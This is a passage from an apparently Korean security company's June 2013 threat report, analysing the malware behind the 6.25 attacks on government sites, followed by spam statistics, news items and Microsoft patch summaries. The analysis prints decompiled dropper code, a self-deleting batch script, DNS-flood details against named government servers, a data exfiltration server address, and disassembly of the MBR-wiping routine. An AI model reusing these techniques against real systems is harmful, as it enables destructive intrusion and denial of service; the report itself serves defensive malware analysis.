파일 생성이 완료 되면 특정 레지스트리 정보에서 값을 조합 한 파일명으로 시스템폴더에 자기자신을 복사한다.

- 조합을 위한 레지스트 정보

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\SvcHost
"netsvcs" 값 중에서 랜덤으로 하나의 서비스명을 선택하여 파일이름을 완성한다.

Ex) ole(선택 된 서비스명).dll, oletapisrv.dll

조합이 완료 된 파일명으로 시스템폴더에 ole(선택 된 서비스명).dll로 복사를 하게 된다.

복사가 완료되면 부팅 시 자동실행을 위해 서비스 레지스트리를 추가적으로 생성한다.

레지스트리는 netsvcs 값에서 생성 된 이름에 + Svc를 조합하여 서비스를 생성시킨다.

Ex) TapiSrv + Svc = HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\TapiSrvSvc

- 자기 자신 삭제

모든 작업이 완료 되면, 사용자 임시 폴더에 "ud.bat" 파일을 생성하여 자기자신을 삭제하게 된다.

```

ud.bat - 메모장
파일(F) 편집(E) 서식(O) 보기(V) 도움말(H)
@echo off
:start
if not exist "C:\Documents and Settings\[사용자 계정]\Local Settings\Temp\sermgr.exe" goto
done
del "C:\Documents and Settings\[사용자 계정]\Local Settings\Temp\sermgr.exe"
del /AH "C:\Documents and Settings\[사용자 계정]\Local Settings\Temp\sermgr.exe"
goto start
:done
del %0
    
```

⑤ olesrsvc.dll (Trojan.DDoS.Svc)

- 파일정보

Detection Name	File Name	악성 행위
Trojan.DDoS.Svc	olesrsvc.dll	공격 명령 다운로드, DDoS Attacker 생성, 실행

- 파일 다운로드

특정 서버에서 아래와 같은 파일을 다운로드 받는다.

hxxp://webmail.gexxxxxxxxxx.com/mail/images/ct.jpg
hxxp://www.hoxxxxxx.net/pictures/e02947e8573918c1d887e04e2e0b157

파일 다운로드가 성공하면, 사용자 계정의 임시폴더에 "~MR1.tmp" 파일명으로 생성한다.
해당 파일은 공격 시간이 담겨있는 설정 파일로써 시그니처(BM6W)와 시간정보(6월 25일 10:00)를 포함하고 있으며, 감염PC의 시간과 비교하여 동일 할 경우 시스템폴더(System32)에 wuaieop.exe 파일을 생성하고 실행시킨다.

~MR1.tmp x			
00000008	42 4D 36 57	06 19 0A 00	BM6W....
시그니처(BM6W) 비교		0x06 = 6 (Dec)	- 동작 시간 6월 25일 10시 00분
		0x19 = 25 (Dec)	
		0x0A = 10 (Dec)	
		0x00 = 0 (Dec)	

```

v7 = (unsigned int)&v8 ^ __security_cookie;
pszPath = 0;
memset(&v6, 0, 0x104u);
GetSystemDirectoryA(&pszPath, 0x104u); // 생성 할 폴더 = C:\WINDOWS\system32
strcat(&pszPath, "wuaieop.exe"); // 생성 할 파일명 = wuaieop.exe
if ( !PathFileExistsA(&pszPath) )
{
    v0 = fopen(&pszPath, "wb");
    v1 = v0;
    if ( !v0 )
        return 0;
    fwrite(&Drop_PE_File_Offset, 1u, 0xCF000u, v0); // 파일 내부에 담겨있는 PE File Offset
    fclose(v1);
}
memset(&StartupInfo.lpReserved, 0, 0x40u);
ProcessInformation.hProcess = 0;
ProcessInformation.hThread = 0;
ProcessInformation.dwProcessId = 0;
ProcessInformation.dwThreadId = 0;
StartupInfo.wShowWindow = 0;
StartupInfo.cb = 68;
StartupInfo.dwFlags = 1;
CreateProcessA(0, &pszPath, 0, 0, 0, 0x8000000u, 0, 0, &StartupInfo, &ProcessInformation); // 프로세스 실행
return 1;

```

⑥ wuaieop.exe (Trojan.DDoS.Svc)

- 파일정보

Detection Name	File Name	악성 행위
Trojan.DDoS.Svc	wuaieop.exe	DNS DDoS 수행

- DNS DDoS 공격

해당 파일에는 실행 시 공격 할 대상의 IP가 하드코딩 되어 있다.

- ns.gcc.go.kr (152.99.1.10)
- ns2.gcc.go.kr (152.99.200.6)

파일이 동작하게 되면 다수의 쓰레드를 구성하며 쓰레드 행위는 아래와 같다.

1. 랜덤 도메인명.gcc.go.kr 생성
2. 152.99.1.10 서버에 DDoS 공격
3. 152.99.200.6 서버에 DDoS 공격

랜덤의 도메인명을 사용하는 이유는 캐쉬 된 정보를 재사용할 수 있기 때문에, 보다 효과적인 공격을 하기 위한 수단으로 보여지고 있다.

또한 모두 ANY Query 패킷으로 전송하여 DNS 서버 부하를 일으키고 있다.

No.	Time	Source	Destination	Protocol	Length	Info
7	7.904160	112.217.xxx.xxx	152.99.200.6	DNS	1334	Standard query ANY janujj.gcc.go.kr
8	7.905054	112.217.xxx.xxx	152.99.1.10	DNS	1434	Standard query ANY ptggtt.gcc.go.kr
9	7.905678	112.217.xxx.xxx	152.99.1.10	DNS	1432	Standard query ANY ryh.gcc.go.kr
10	7.910109	112.217.xxx.xxx	152.99.200.6	DNS	1431	Standard query ANY ua.gcc.go.kr
11	7.910742	112.217.xxx.xxx	152.99.200.6	DNS	1283	Standard query ANY bb.gcc.go.kr
12	7.911371	112.217.xxx.xxx	152.99.200.6	DNS	1287	Standard query ANY dgbygb.gcc.go.kr
13	7.913710	112.217.xxx.xxx	152.99.200.6	DNS	1291	Standard query ANY olcjutpwwt.gcc.go.kr
14	7.915112	112.217.xxx.xxx	152.99.1.10	DNS	1288	Standard query ANY gihsizp.gcc.go.kr
15	7.915825	112.217.xxx.xxx	152.99.1.10	DNS	1287	Standard query ANY qnidwr.gcc.go.kr
16	7.916445	112.217.xxx.xxx	152.99.1.10	DNS	1283	Standard query ANY bb.gcc.go.kr
17	7.917060	112.217.xxx.xxx	152.99.1.10	DNS	1287	Standard query ANY dgbygb.gcc.go.kr
18	7.917678	112.217.xxx.xxx	152.99.1.10	DNS	1291	Standard query ANY olcjutpwwt.gcc.go.kr
19	7.925365	112.217.xxx.xxx	152.99.1.10	DNS	1334	Standard query ANY sqcf.gcc.go.kr
20	7.928591	112.217.xxx.xxx	152.99.200.6	DNS	1334	Standard query ANY sqcf.gcc.go.kr
21	7.929270	112.217.xxx.xxx	152.99.200.6	DNS	1331	Standard query ANY c.gcc.go.kr
22	7.929883	112.217.xxx.xxx	152.99.200.6	DNS	1340	Standard query ANY nieajuxtaz.gcc.go.kr
23	7.930487	112.217.xxx.xxx	152.99.200.6	DNS	1337	Standard query ANY poelxmz.gcc.go.kr
24	7.931078	112.217.xxx.xxx	152.99.200.6	DNS	1333	Standard query ANY atx.gcc.go.kr
25	7.931792	112.217.xxx.xxx	152.99.1.10	DNS	1331	Standard query ANY c.gcc.go.kr
26	7.932515	112.217.xxx.xxx	152.99.1.10	DNS	1340	Standard query ANY nieajuxtaz.gcc.go.kr
27	7.933175	112.217.xxx.xxx	152.99.1.10	DNS	1337	Standard query ANY poelxmz.gcc.go.kr
28	7.933874	112.217.xxx.xxx	152.99.1.10	DNS	1333	Standard query ANY atx.gcc.go.kr

⑦ RDPShellex.exe (Trojan.Agent.245760.A)

- 파일정보

Detection Name	File Name	악성 행위
Trojan.Agent.245760.A	RDPShellex.exe	사용자 정보 전달, MBR 변조

- 파일 존재 유무 확인

최초 실행 시 아래의 위치에 파일이 존재하는지 확인한다.

존재 하면 프로그램은 종료되며, 존재 하지 않을 시 악성행위를 시작한다.

C:\WINDOWS\system32\WicfgWlsass.exe

- 사용자 정보 유출


파일이 존재하지 않아 악성행위가 시작되면, 특정 서버로 감염 된 시스템의 정보를 전송하게 된다.

- 전송 서버 IP : 112.217.xxx.xxx(8080)

1. 현재시간 (hh:mm:ss)
2. 컴퓨터 이름
3. 특정 메시지 (Exist, Success,)
4. 운영체제 버전 정보

- 사용자 계정 암호 변경

사용자 계정 임시폴더에 "(랜덤).tmp.bat" 파일을 생성하며, 감염 된 사용자 계정의 암호를 변경한다. 변경 후에는 자기자신을 삭제 시킨다.



- 사용자 바탕화면 이미지 변경

자신의 리소스영역에 가지고 있는 데이터를 이용하여 감염 된 시스템의 "바탕화면 이미지"를 변경시킨다.

```
GetModuleFileNameW(0, &String2, 0x104u);
v1 = wcsrchr(&String2, 0x5Cu);
if ( v1 )
    v2 = v1 + 1;
else
    v2 = &String2;
lstrcpyW(v2, L"desktop_image001.bmp"); // 바탕화면으로 사용 될 파일명
lstrcpyW(&FileName, &String2);
lstrcatW(&FileName, L".tmp");
v3 = FindResourceExW(0, L"U0D", (LPCWSTR)0x68, 0x409u); // 리소스 내 파일 복구
v4 = v3;
if ( v3 )
{
    v6 = LoadResource(0, v3);
    lpBuffer = LockResource(v6);
    if ( lpBuffer )
    {
        nNumberOfBytesToWrite = SizeofResource(0, v4);
        while ( 1 )
        {
            v7 = CreateFileW(&FileName, 0x40000000u, 0, 0, 2u, 0x80u, 0);
            if ( v7 != (HANDLE)-1 )
            {
                WriteFile(v7, lpBuffer, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0);
                CloseHandle(v7);
                DeleteFileW(&String2);
                Zlib_Decode_Main(&FileName, &String2, 0); // Zlib 압축 해제 코드
                DeleteFileW(&FileName);
                SystemParametersInfoW(0x14u, 0, &String2, 3u); // pvParam : 변경 할 바탕화면 이미지 경로(desktop_image001.bmp)
                // uiAction : SPI_SETDESKWALLPAPER (바탕화면 이미지 변경)
            }
        }
    }
}
```

아래의 그림은 감염 된 시스템의 "바탕화면 이미지"로 사용 된 그림 파일이다.



- 파일 삭제

감염자 시스템 파일들의 확장자를 검사하고, 자신이 가지고 있는 리소스영역의 내용으로 덮어쓰거나 삭제한다. 검사하는 대상의 확장자와 삭제 행위는 아래와 같다.

1. 동영상, 이미지, 웹 관련 파일들은 리소스영역의 내용으로 덮어 씌운 후 삭제
2. PE 파일은 바로 삭제
3. nms 파일은 삭제에서 제외
4. PE파일을 제외한 모든 파일을 랜덤한 파일명으로 수정 후 삭제

- 동영상 파일

*.avi, *.mpg, *.flv, *.mpeg, *.wmv, *.mp4, *.bmp, *.gif, *.jpg, *.jpeg, *.png

- 이미지 파일

*.avi, *.mpg, *.flv, *.mpeg, *.wmv, *.mp4, *.bmp, *.gif, *.jpg, *.jpeg, *.png

- nms 파일

*.nms

- PE 파일

*.exe, *.dll, *.ocx, *.sys

- 웹 관련 파일

*.html, *.htm, *.aspx, *.asp, *.jsp, *.do, *.php, *.php3

- MBR 변조

감염 된 시스템의 MBR(Master Boot Record)를 0x6C(108 byte) 만큼 수정한다.

정상 MBR	변조 된 MBR
<pre> seg000:0000 ; Segment type: Pure code seg000:0000 segment byte public 'CODE' use16 seg000:0000 assume cs:seg000 seg000:0000 assume es:nothing, ss:nothing, ds:nothing, fs:nothing, gs:nothing seg000:0000 xor ax, ax seg000:0002 mov ss, ax seg000:0004 mov sp, 7C00h seg000:0007 sti ax seg000:0008 push ax seg000:0009 pop es seg000:000A push ax seg000:000B pop ds seg000:000C cld seg000:000D mov si, 7C10h seg000:000E mov di, 610h seg000:0010 push ax seg000:0013 push di seg000:0014 mov cx, 1E5h seg000:0015 rep movsb seg000:0018 retf ; seg000:0018 mov bp, 7BEh seg000:001E mov cl, 4 ; CODE XREF: seg000:002A↓j seg000:0020 loc_20: seg000:0020 cmp [bp+0], ch seg000:0022 jl short loc_2E seg000:0023 jnz short loc_3A seg000:0025 add bp, 10h seg000:0027 loop loc_20 seg000:002A int 18h seg000:002E loc_2E: seg000:002E mov si, bp ; CODE XREF: seg000:0023↑j seg000:0030 seg000:0030 loc_30: seg000:0030 add si, 10h seg000:0032 dec cx seg000:0033 jz short loc_4F seg000:0034 cmp [si], ch seg000:0036 jz short loc_30 ; CODE XREF: seg000:0025↑j seg000:003A loc_3A: seg000:003A mov al, ds:7B5h ; CODE XREF: seg000:0023↑j seg000:003D loc_3D: ; CODE XREF: seg000:0029↓j ; seg000:007F↓j ... </pre>	<pre> seg000:0000 ; Segment type: Pure code seg000:0000 segment byte public 'CODE' use16 seg000:0000 assume cs:seg000 seg000:0000 assume es:nothing, ss:nothing, ds:nothing, fs:nothing, gs:nothing seg000:0000 xor ax, ax seg000:0002 mov ss, ax seg000:0004 mov sp, 7C00h seg000:0007 sti ax seg000:0008 push ax seg000:0009 pop es seg000:000A push ax seg000:000B pop ds seg000:000C cld seg000:000D mov si, 7C50h seg000:000E xor cx, cx ; CODE XREF: seg000:0030↓j ; seg000:0048↓j inc cx cmp cx, 100h jz short loc_3D ; CODE XREF: seg000:0024↓j mov ah, 43h ; 'C' mov al, 0 int 13h inc di cmp di, 84h jz short loc_19 mov di, 80h mov di, 7C50h add word ptr [di], 400h adc word ptr [di+2], 0 adc word ptr [di+4], 0 adc word ptr [di+6], 0 jmp short loc_12 ; CODE XREF: seg000:0017↑j seg000:003D loc_3D: mov si, 7C40h mov ah, 43h ; 'C' mov al, 0 int 13h xor cx, cx mov si, 7C50h jmp short loc_12 ; DATA XREF: seg000:0010↑r </pre>

감염 된 시스템은 정상적인 부팅이 되지 않는다.




(3) 결론

신뢰된 사업자에 의해 운영되는 시스템을 해킹해 악성코드를 유포하는 방법이 일반화되고 있다. 최근 몇 년간 국내에서 발생했던 대형 해킹사고들이 모두 같은 집단에 의해 발생한 공격이라는 주장이 설득력을 얻고 있다. 국가 전체가 타겟이 되어 지속적인 공격을 받고 있으므로 많은 사용자를 확보한 서비스를 운영중인 기업들은 자사가 배포하는 파일이나 서버가 변조되지 않도록 각별히 유의해야만 한다.

Part I 6월의 악성코드 통계


3. 허니팟/트래픽 분석

(1) 상위 Top 10 포트




(2) 상위 Top 5 포트 월별 추이

[2013년 04월 ~ 2013년 06월]



(3) 악성 트래픽 유입 추이


[2013년 01월 ~ 2013년 06월]



Part I 6월의 악성코드 통계

4. 스팸 메일 분석


(1) 일별 스팸 및 바이러스 통계 현황



일별 스팸 및 바이러스 통계 현황 그래프는 하루에 유입되는 바이러스 및 스팸 메일의 개수를 나타내는 그래프입니다. 6월의 경우 5월에 비해 스팸메일수의 수치는 2배 증가하였으며, 메일에 첨부된 악성코드의 수치도 약 80% 넘게 증가하였습니다.

(2) 월별 통계 현황

[2013년 01월 ~ 2013년 06월]



월별 통계 현황은 전체 악성메일 중 단순 스팸메일과 악성코드 첨부메일의 각 비율을 나타내는 그래프입니다. 6월에는 스팸 메일이 93.1%, 악성코드 첨부메일이 6.9%의 비율로 수신된 것으로 확인되었습니다. 스팸메일은 5월에 비해 약 2배가 증가하였으며 메일에 첨부된 악성코드의 수치도 5월에 비해 약 80% 이상 증가하였습니다.

(3) 스팸 메일 내의 악성코드 현황

[2013년 06월 01일 ~ 2013년 06월 30일]

순위	악성코드 진단명	메일수[개]	비율[%]
1	W32/Mytob-C	876	3.24%
2	W32/MyDoom-H	721	2.66%
3	Mal/Phish-A	500	1.85%
4	Mal/ZipMal-B	306	1.13%
5	Troj/Invo-Zip	247	0.91%
6	W32/MyDoom-N	179	0.66%
7	W32/Virut-T	165	0.61%
8	Mal/DrodZp-A	134	0.50%
9	W32/Netsky-C	64	0.24%
10	W32/Netsky-P	62	0.23%

스팸 메일 내의 악성코드 현황은 6월 한달 동안 수신된 메일에서 발견된 악성코드 중 Top 10을 뽑은 그래프입니다. 5월과 마찬가지로 W32/Mytob-C와 W32/MyDoom-H가 각각 1,2위를 차지했으며 지난달 3위를 차지했던 Mal/ZipMal-B가 한단계 떨어진 4위에 머물렀고 대신 지난달 8위였던 Mal/Phisi-A가 3위로 크게 순위가 상승하였습니다. 새롭게 3위를 차지한 Mal/Phish-A 악성코드의 경우 사용자 PC를 감염시켜 사용자 개인정보를 탈취하고 정상사이트 대신 피싱사이트도 유도하는 행위를 하는 악성코드입니다.



Part II 보안 이슈 돋보기

1. 6월의 보안 이슈

6월 25일, 청와대 홈페이지 및 국가 주요기관의 홈페이지가 공격을 받았습니다. 또 미국 정부가 인터넷 대기업을 통하여 전화통화와 인터넷을 통한 각종 활동을 비밀리에 감시한 사실이 밝혀졌습니다. 그밖에 3.20 사이버 테러범, 정보수집활동 재개 의심, 최악의 안드로이드 악성코드 '오베드' 출현, '잊혀질 권리 보장법' 심의 등이 6월의 이슈가 되었습니다.

• 3.20 사이버 테러범, 정보수집활동 재개 의심

지난 3.20 사이버테러로 방송사와 금융사의 전산망을 마비시켰던 것과 유사한 형태의 악성파일이 다시 등장했습니다. 이 악성파일은 3.20 사이버 테러 때 사용되었던 코딩패턴과 거의 동일한 구조로 이루어져 있어, 동일 조직의 소행으로 의심하고 있습니다. 이에 따라, 이스트소프트와 잉카인터넷은 합동 대응팀을 조직하여 최신공격 결과를 유관기관에 통보하고, 신종 악성파일과 최신 공격기법 상황을 탐지하여 차단 조치를 취했습니다.

• 최악의 안드로이드 악성코드 '오베드' 출현

지금까지 발견된 안드로이드 악성코드 가운데, 가장 위험한 '백도어 안드로이드 OS오베드 (Backdoor.AndroidOS.Obad.a)'가 발견되었습니다. 이 악성코드는 다양한 암호층과 코드난독화 기법을 사용하여 자신을 숨기고 있으며, 안드로이드 OS의 취약성을 이용하여 단말기를 총체적으로 제거하게 됩니다. 또한 원격으로 해커의 명령을 하달 받을 뿐만 아니라, 특권 애플리케이션리스트에 자신을 숨겨 사용자 단말기에서 이를 지울 수 없게 만듭니다. 이 밖에 사용자의 모바일기기의 보안을 위협하는 악성행위를 합니다.

• '잊혀질 권리 보장법' 심의

온라인에 있는 개인정보를 삭제하는 잊혀질 권리 보장법이 17일부터 국회에서 심의가 시작되었습니다. 핵심 내용은 자신이 쓴 글이나 사진 같은 저작물에 대해 이용자가 삭제를 요청하면, 네이버나 다음 등 포털측은 확인 절차를 거쳐 삭제한 뒤, 신청인에게 즉시 알리는 내용입니다. 하지만 표현의 자유를 침해할 우려가 크다는 반론도 만만치 않은 만큼, 법안 처리 과정에서 치열한 논란이 예상됩니다.

• 미국 전 세계 정보사찰

미국 국가안전정보장국(NSA)과 연방국(FBI)이 '프리즘(PRISM)'이란 방대한 프로그램을 이용하여 오랫동안 통신업체와 인터넷 대기업을 통하여 전화통화와 인터넷을 통한 각종 활동을 비밀리에 감시한 사실이 밝혀졌습니다. 이는 조지 W. 부시 대통령의 무단 국내 정보사찰이 폭로된 사태 이후 도입된 것으로 그 실체가 들어난 것은 처음입니다.

• 학교에서 코딩배운다?

정보는 선택과목이나 방과후학교, 장의적 체험활동 등에 코딩을 추가하는 'SW혁신 기본계획'을 조만간 발표할 예정이라고 하였습니다. 주요 내용은 어렸을 때부터 SW에 익숙해지도록 학교에서 코딩을 배울 수 있도록 한다는 것입니다. 이 밖에 '대중소기업 동반성장을 위한 부당단가 근절대책'에 포함된 SW유지관리 보수 상향조정도 담길 예정입니다.

• 6.25 사이버 공격 발생

6월 25일, 청와대 홈페이지 및 국가 주요기관의 홈페이지가 공격을 받았습니다. 해킹공격을 받은 홈페이지에는 북한을 찬양하는 글이나 어나니머스와 관련된 내용으로 도배가 되었습니다. 이번 공격은 홈페이지변조 및 디도스 공격으로, 밝혀졌으며, 이번 공격방법은 지난 3.20 전산망 해킹과 5월 금융회사 대상 사이버 공격의 용의자인 '다크서울'과 매우 유사하여, 이번 공격의 배후가 다크서울을 주도한 집단일 것이라는 추측도 있습니다.

2. 6월의 취약점 이슈

• Microsoft 6월 정기 보안 업데이트

Internet Explorer 누적 보안 업데이트, Windows 커널의 취약점으로 인한 정보 유출 문제, 커널 모드 드라이버의 취약점으로 인한 서비스 거부 문제, Windows 인쇄 스플러 구성 요소의 취약점으로 인한 권한 상승 문제 해결 등을 포함한 Microsoft 6월 정기 보안 업데이트가 발표되었습니다.

<해당 제품>

- Windows XP
- Windows Vista
- Windows 7
- Windows 8
- Windows RT
- Windows Server 2003
- Windows Server 2008
- Windows Server 2008 R2
- Windows Server 2012

Internet Explorer 누적 보안 업데이트(2838727)

이 보안 업데이트는 Internet Explorer에서 발견되어 비공개적으로 보고된 취약점 19건을 해결합니다. 가장 위험한 취약점으로 인해 사용자가 Internet Explorer를 사용하여 특수하게 조작된 웹 페이지를 볼 경우 원격 코드 실행이 허용될 수 있습니다. 가장 위험한 취약점 악용에 성공한 공격자는 현재 사용자와 동일한 권한을 얻을 수 있습니다. 시스템에 대한 사용자 권한이 적게 구성된 계정의 사용자는 관리자 권한으로 작업하는 사용자에게 비해 영향을 적게 받습니다.

Windows 커널의 취약점으로 인한 정보 유출 문제점(2839229)

이 보안 업데이트는 비공개적으로 보고된 Windows의 취약점 1건을 해결합니다. 이 취약점으로 인해 공격자가 시스템에 로그인하고 특수하게 조작된 응용 프로그램을 실행하거나 로그인한 로컬 사용자가 특수하게 조작된 응용 프로그램을 실행하도록 유도할 경우 정보 유출이 발생할 수 있습니다. 이 취약점을 악용하려면 공격자가 유효한 로그인 자격 증명을 가지고 로컬로 로그인할 수 있어야 합니다. 이 취약점으로 인해 공격자가 직접 코드를 실행하거나 해당 사용자 권한을 상승시킬 수는 없지만 영향을 받는 시스템의 손상을 악화시키는 데 사용할 수 있는 정보를 생성할 수 있습니다.

커널 모드 드라이버의 취약점으로 인한 서비스 거부 문제점(2845690)

이 보안 업데이트는 비공개적으로 보고된 Microsoft Windows의 취약점을 해결합니다. 이 취약점으로 인해 공격자가 특수하게 조작된 패킷을 서버에 보낼 경우 서비스 거부가 발생

할 수 있습니다. 최선의 방화벽 구성 방법과 표준 기본 방화벽 구성을 이용하면 기업 경계 외부에서 들어오는 공격으로부터 네트워크를 보호할 수 있습니다.

Windows 인쇄 스플러 구성 요소의 취약점으로 인한 권한 상승 문제점(2845690)

